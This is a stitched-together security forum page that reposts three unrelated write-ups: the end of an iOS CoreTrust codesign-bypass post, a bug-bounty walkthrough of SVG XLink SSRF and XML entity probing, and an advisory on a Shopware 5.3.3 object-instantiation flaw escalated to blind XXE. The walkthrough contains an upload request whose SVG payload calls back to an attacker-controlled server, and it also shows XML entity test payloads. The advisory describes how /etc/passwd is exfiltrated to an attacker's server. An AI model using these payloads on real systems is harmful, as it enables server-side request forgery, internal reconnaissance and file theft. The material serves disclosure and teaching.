We envision that this bypass can be used in a jailbreak as a proper bypass to the CoreTrust mitigation. Additionally, it serves as a cleaner codesign bypass. Most modern jailbreaks achieve this by hijacking a daemon, which would no longer be necessary with this technique. Overall, this could increase stability and user experience when using such tools.
We plan on releasing a POC attack utilising this bug soon. This post will be updated with a link to that when it is ready.
Thanks
Many thanks to @iBSparkes, for helping out with the implementation of the attack, and for technical proofreading. His Twitter is full of interesting content similar to this.
We hope that this research is useful to you. If it is, and you use it in a project, please include a reference to this post; hopefully someone else can also benefit from it. For that reason, please consider open-sourcing any code which implements this technique. We also ask that you credit Dynastic and @iBSparkes, as hard work has gone into this writeup and research.
This article was brought to you by Dynastic.
Sursa: https://research.dynastic.co/2019/03/01/codesign-bypass?refsrc=dynl
-
Lookup the vnode of the binary, attaching a
-
SVG XLink SSRF fingerprinting libraries version
Mar 2- SSRF(Server-side-request-forgery) have been quite a popular attack surface for the uploading functionality where application fetches the assets from external resources in form of images,documents etc
- SVG is an XML based vector image used to display a variety of graphics on the Web and other environments, due it ’s XML structure it supports various XML features, one of the feature is XLink which is responsible for creating internal and external links within XML document.
During the testing process, I encountered with XLINK based SSRF to enumerate various internal libraries, installed tools, gnome version’s, much more etc,
POST /upload HTTP/1.1
Host: redacted.com
Connection: close
Content-Length: 1313
Accept: application/json, text/javascript, */*; q=0.01
Origin: https://redacted.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.119 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryINZ5MzqXAud4aYrN
Referer: https://redacted.com
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
ceaa2f2d25275bb5879a726eb8c04aec7b3a64f7
------WebKitFormBoundaryINZ5MzqXAud4aYrN
Content-Disposition: form-data; name="timestamp"
1551244304
------WebKitFormBoundaryINZ5MzqXAud4aYrN
Content-Disposition: form-data; name="api_key"
413781391468673
------WebKitFormBoundaryINZ5MzqXAud4aYrN
Content-Disposition: form-data; name="file"; filename="test.jpg"
Content-Type: image/jpeg
<?xml version="1.0" encoding="UTF-8" standalone="no"?><svg xmlns:svg="http://www.w3.org/2000/svg" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="200" height="200"><image height="30" width="30" xlink:href="http://myserver:1337/" /></svg>
- Incoming Request at my server: Interestingly referer header shows the request has been generated from an internal network of the application which is hosting app over port 3000

- Since the application is accepting SVG based images, the second try would be to include the static entities to see if the parser is allowing custom entities.
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE testingxxe [ <!ENTITY xml "POC for Static Entities Allowed">]>
<svg xmlns:svg="http://www.w3.org/2000/svg" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="200" height="200">
<text x="0" y="20" font-size="20">&xml;</text>
</svg>
- As parser is allowing static entities, Next step would be to include SYSTEM based entities along with DTD to fetch the malicious DTD which is more like XXE attack but parser was blocking system based entities in the backend, they had strong validation of the malicious malformed XML.
Since parser is blocking SYSTEM based entities our attack surface has been limited, Now it’s time to test Billion Laughs attack since application allowed static entities. Always note that: Before blinding fuzzing the various XML payloads, make sure to understand the parser logic, Before trying the billion laugh attack, I threw the server with simple callback entity function to see if the parser allows rendering of xml1 entity through callback of xml2 entity.
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE testingxxe [
<!ENTITY xml1 "This is my first message">
<!ENTITY xml2 "&xml1";>
]>
<text x="0" y="20" font-size="20">&xml2;</text>
</svg>
- Unfortunately, the parser is blocking the callback entities as well. Now our attack surface is at ground level (Picture present fingerprint trick) by including the internal path along with picture present in system & we get interaction if that picture present internally on the system as described by @flyod at https://hackerone.com/reports/223203
- In order to enumerate all possible things, we need to build a wordlist for all possible local pictures present on the system.
- Now it’s time to make different port’s open or just with different paths& fuzz it along with all the internal picture path’s collected to fingerprint all possible libraries, script, tools installed along with versions.
Arbaz Hussain
~Kiraak-Boy~
Sursa: https://medium.com/@arbazhussain/svg-xlink-ssrf-fingerprinting-libraries-version-450ebecc2f3c
-
1

























Shopware 5.3.3: PHP Object Instantiation to Blind XXE
in Securitate web
Posted
Shopware 5.3.3: PHP Object Instantiation to Blind XXE
8 Nov 2017 by Karim El OuerghemmiShopware is a popular e-commerce software. It is based on PHP using technologies like Symfony 2, Doctrine and the Zend Framework. The code base of its open source community edition encompasses over 690,000 lines of code which we scanned for security vulnerabilities with our RIPS static code analyzer.
The analysis of this complex code base took roughly 4 minutes. RIPS discovered two vulnerabilities: a PHP object instantiation and a SQL injection which we disclosed to the vendor and were fixed in version 5.3.4. In this blog post we investigate the rare object instantiation vulnerability (CVE-2017-18357). We describe how it can occur and how it can be exploited by an attacker in order to retrieve arbitrary files from the server.
Who is affected
Installations with following requirements are affected by this vulnerabilities:
Impact - What can an attacker do
In order to exploit the found vulnerabilities an attacker needs to be able to use the backend functionality of Shopware, specifically, the configuration of product streams. However, it is sufficient if the attacker can control the session of an account with limited permissions.
Successfully exploiting the object instantiation vulnerability grants an attacker the ability to instantiate an object in the PHP application of an arbitrary class. By using a blind XXE attack described in this blog post, this can lead to the disclosure of any file on the server (as long as the user associated with the PHP process has the required permissions). This can for example, be any confidential file of the shopware installation like
config.phpwhich contains the database credentials.PHP Object Instantiation
In this section we will technically analyse the object instantiation vulnerability by examining the flow of data from the input to the dangerous sink. Furthermore, we will present a way of how such a vulnerability can be exploited by escalating it into a blind XXE attack. This sort of vulnerability is not very often to find, and thus an interesting candidate for our inspection.
RIPS automatically identified the object instantiation vulnerability that spans over multiple files and classes. The point of injection resides in the feature to preview product streams in the shopware backend. Here, the user parameter
sortis received in theloadPreviewAction()method of theShopware_Controllers_Backend_ProductStreamcontroller.Controllers/Backend/ProductStream.php
The input is then forwarded to the
unserialize()method ofShopware\Components\ProductStream\Repository. Note that this is not a PHP Object Injection vulnerability and a customunserialize()method. This method calls anotherunserialize()method ofShopware\Components\LogawareReflectionHelper.Components/ProductStream/Repository.php
The user input is passed along in the first parameter. Here, it ends up in a foreach loop.
Components/LogawareReflectionHelper.php
Each array key of the user input is then passed to a
createInstanceFromNamedArguments()method as$className.Components/LogawareReflectionHelper.php
Finally, the keypoint is the instantiation of an object with
ReflectionClassof the type specified in$className. The invokation of thenewInstanceArgs()method with user controlled input in$argumentsallows to specify the arguments of the constructor.ReflectionClassis part of the reflection API introduced with PHP 5. It allows retrieving information (available methods, their awaited parameters, etc.) about all classes accessible at a given point during execution. As the name implies,newInstanceArgs()creates an instance of a class with given parameters. So basically at this point, we can instantiate arbitrary objects.Blind XXE
Let’s take a look at how such a vulnerability can be exploited. An attacker that can control the input sent to the
loadPreviewAction()method for product streams can provoke the instantiation of an arbitrary object with chosen parameters. Exploiting an object instantiation vulnerability with chosen parameters presents nearly the same challenges to an attacker as exploiting an object injection vulnerability. The difference is that instead of the magic method__wakeup()that gets called when an object is unserialized,__construct()gets called. Inspecting the lifecycle of an injected dummy object revealed that the following methods of its methods get called:So what is left to do is to find a class available at runtime in which one of the above methods is implemented in an advantageous manner. Unfortunately we could not find any such class in the Shopware code base.
However, at runtime also the PHP built-in classes are available! An interesting class of which one could instantiate an object in such a situation is
SimpleXMLElement. This class is part of the PHP SimpleXML extension which is available on most PHP installations. When instantiating an object ofSimpleXMLElement, the data passed to its constructor is parsed as XML. This can be exploited to launch an XML External Entity (XXE) attack. The signature of the constructor ofSimpleXMLElementlooks like the following:As the third parameter
$data_is_urlmight imply, it’s even possible to pass an URL to an external XML file which should be parsed. The following XML and DTD example shows how this can be abused to read any file on the targeted system that the web server’s privileges allow access to.xxe.xml
xxe.dtd
First, the object instantiation vulnerability is used to instantiate a
SimpleXMLElementobject with the appropriate parameters. The parameter$optionsmust be set toLIBXML_NOENTin order to activate entity substitution which is required for the XXE to work. The parameter$data_is_urlis set to true and the$datapoints to the attackersxxe.xmlfile. When the XML file is parsed by the injectedSimpleXMLElementobject, it reads the/etc/passwdfile from the file system and sends its content base64 encoded back to the attackers web server.Finally, the attacker can read the content of the desired file by reviewing his web server’s log file and base64 decoding the received log entry.
Time Line
Summary
